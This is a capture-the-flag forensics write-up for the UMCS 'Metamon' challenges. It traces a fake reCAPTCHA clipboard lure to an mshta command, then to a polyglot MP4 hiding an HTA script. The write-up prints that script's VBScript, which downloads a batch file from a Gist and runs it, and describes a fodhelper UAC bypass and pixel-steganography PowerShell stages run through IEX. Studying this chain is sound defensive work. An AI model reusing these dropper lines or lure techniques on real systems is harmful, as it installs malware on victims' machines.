

Metamon (DFIR) UMCS CTF

Metamon 1



1. Download the file in google drive given
2. The file is copy of hard disk (WORK-PC-AHMAD-FOR.ad1) .
3. Analyse the disk using FTK Imager.



6. Note contain flag with base64 format, just decode it and get the flag.

```
(amsyar@newbies)-[~]  
$ echo "VU1DU3szel9mMXJzN19nbGFmXzR0X3I0bnNvbV9uMFQzfQ==" | base64 -d  
UMCS{3z_f1rs7_glaf_4t_r4nsom_n0T3}
```

Metamon 2



1. We need to find Ahmad's browsing history.
2. I found browser history databasen file at
`C:\Users\Ahmad\AppData\Local\Microsoft\edge\User Data\Default\History` .
3. Export the file and open it using sqlitebrowser.



4. We can see Ahmad visit the link contain recaptcha verification activity that is suspicious.

Flag:
UMCS{http://pinarat.github.io/a}



Metamon 3

1. Open the link



Additional verification needed to download Cutemeowmoew.zip

This site is part of a challenge for UMCS 2026's Capture The Flag event.

2. From this, we know that ahmad click on the recaptcha box and accidentally installed malware in his computer.
3. Lets try analyze the source code of the page.
4. From the analysis, I found that:
 - When the "I'm not a robot" box is clicked, the JavaScript `stageClipboard()` function silently copies a malicious command to the Ahmad's clipboard.
 - The command `mshta https://pinarat.github.io/a/b.mp4` uses a legitimate Windows utility (`mshta.exe`) to download and execute a remote script disguised as a video file.
 - The UI instructs the user to press **Win+R**, **Ctrl+V**, and **Enter**. This bypasses browser security sandboxes by convincing the user to run the command directly on their OS.
5. Download the `b.mp4` video.

6. Checking for hidden content of the mp4 video confirms the file is a **Polyglot**. While the first part of the file is a video, there is a hidden **HTML document header** starting at offset **0x3FA91F**.

```
(amsyar@newbies)-[/mnt/c/Users/ACER/Videos/metamon]
$ binwalk b.mp4
```

DECIMAL	HEXADECIMAL	DESCRIPTION
147994	0x2421A	JB00T STAG header, image id: 11, timestamp 0x502C657E, image size: 4292980418 bytes, image JB00T checksum: 0xE4C3, header JB00T checksum: 0x9235
4172063	0x3FA91F	HTML document header
4172484	0x3FAAC4	HTML document footer

7. I extract the hidden HTML document and read it.

```
(amsyar@newbies)-[/mnt/c/Users/ACER/Videos/metamon]
$ dd if=b.mp4 bs=1 skip=4172063 count=421 of=extracted_payload.html
421+0 records in
421+0 records out
421 bytes copied, 0.180656 s, 2.3 kB/s

(amsyar@newbies)-[/mnt/c/Users/ACER/Videos/metamon]
$ ls
b.mp4  extracted_payload.html

(amsyar@newbies)-[/mnt/c/Users/ACER/Videos/metamon]
$ cat extracted_payload.html
<html>
<head>
<HTA:APPLICATION ID="o" APPLICATIONNAME="v" SHOWINTASKBAR="no" WINDOWSTATE="minimize">
</head>
<body>
<script language="VBScript">
Set s = CreateObject("WScript.Shell")
s.Run "cmd /c curl -L -o %temp%\rizzler.bat "https://gist.githubusercontent.com/pinarat/c91018d3da6aab0ee2936dff7c02b7f2/raw/be430144cf9cc43d0bc8b2f7d23e45f155660232/rizzler.bat" & %temp%\rizzler.bat", 1, False
Close
</script>
</body>
```

8. The HTA script downloads and executes the final malicious batch script (**rizzler.bat**) from an external repository.
9. By visiting the GitHub Gist repository and examining **rizzler.bat**, the final malicious logic was uncovered
- The script attempts to modify registry keys related to **fodhelper.exe**, a common technique for **UAC Bypass**.
 - It contains a heavily obfuscated PowerShell command (Base64 encoded) intended for final system compromise
 - The cleartext flag was discovered within one of the registry modification commands.

```

payload analysis:

String Obfuscation (ROT Cipher):

- The script hides critical URLs and file paths using a rotation cipher.
- **Decoded Link:** `myyux://unswfy.lnymzg.nt/f/uwtknqj.usl` $\rightarrow$ `https://pinarat.github.io/a/profile.png`.

Carrier Image Acquisition:

- The script downloads `profile.png` to the `%TEMP%` directory.
- This image acts as a "carrier," appearing as a normal file while containing encoded data.

Based Data Extraction (`ozlrizz`):

- Uses `System.Drawing` to access the image's pixel map.
- **Header Reading:** Extracts the first two pixels to calculate the hidden payload's total size.
- **RGB Harvesting:** Iterates through the image, treating the Red, Green, and Blue values of each pixel as raw data bytes.

Decryption and Decompression:

- **XOR Operation:** Decrypts the harvested bytes using a hardcoded key (`54e6739f170fg582`).
- **GZip Inflation:** Decompresses the data using `System.IO.Compression.GZipStream` to recover the original PowerShell command string.

Final Execution (IEX):

- The script uses `IEX` (**Invoke-Expression**) to run the extracted string directly in memory.
- In this CTF, this final command typically reveals the flag or establishes the final stage of the persistent "Metamon" malware.

4. I get the profile.png from Ahmad's temp folder.
5. We need to decrypt the profile.png to get the flag

Executing the Decryption Logic

With the carrier image (`profile.png`) and the extraction script (`payload.ps1`) staged in the working directory, the following command was executed to bypass the steganographic layer:

```
cd "$env:USERPROFILE\Videos\metamon"; . .\payload.ps1; ozlrizz -Path ".\profile.png"
```

The execution of the `ozlrizz` function yielded the following results:

- **Decryption Key Application:** The script successfully applied the XOR key `54e6739f170fg582` to the harvested pixel bytes.
- **Memory-Resident Script:** Once decompressed via GZip, the function returned a secondary PowerShell script. Unlike previous stages, this code was executed entirely in memory using the `IEX` (Invoke-Expression) cmdlet, leaving no file trace of the decrypted command on the disk.

Flag Discovery

Within the source code of the final decrypted payload, the challenge objective was identified. The script used a variable `$ebnV3ty` to store the flag, which also functioned as the decryption key for a final dummy executable named `Ditto.exe`.
